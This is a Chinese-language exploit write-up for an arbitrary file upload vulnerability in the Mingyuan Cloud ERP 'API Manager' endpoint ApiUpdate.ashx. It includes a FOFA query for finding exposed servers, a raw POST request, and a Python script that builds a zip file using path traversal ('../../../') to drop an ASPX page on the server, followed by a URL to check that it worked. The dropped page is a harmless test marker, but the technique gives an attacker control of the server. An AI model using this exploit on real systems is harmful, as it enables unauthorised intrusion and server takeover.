M3-1明源云-ERP系统接口管家-文件上传


漏洞描述：

明源云 ERP系统接口管家 ApiUpdate.ashx 文件存在任意文件上传漏洞，攻击者通过构造特殊的ZIP压缩包可以上传任意文件，进而控制整个服务器。

影响版本：

明源云ERP <= 4.5

网站图片：



网络测绘：

fofa语法：

FOFA：body="接口管家站点正常！"

漏洞复现：

payload：

```
POST /myunke/ApiUpdateTool/ApiUpdate.ashx?apiocode=a HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

{{file(压缩包路径)}}
```

效果图:
压缩包构造脚本

```
import zipfile

def tests(evil_file_name, zip_data):
    with zipfile.ZipFile(evil_file_name, 'w') as zip_file:
        for key, value in zip_data.items():
            print("Key:", key)

            # 重命名文件
            zip_info = zipfile.ZipInfo(key)
            zip_info.compress_type = zipfile.ZIP_DEFLATED
            zip_file.writestr(zip_info, value)

# 定义 zipData 字典
zip_data = {
    "../../../fdccloud/_/a.aspx": "<%@Page Language='C#'%><%\nResponse.Write(\"Hello,Test\");%>",
}

try:
    tests("evil.zip", zip_data)
except Exception as e:
    print(e)
```

PS：运行会生成evil.zip

验证url

/fdccloud/_/a.aspx

Hello,Test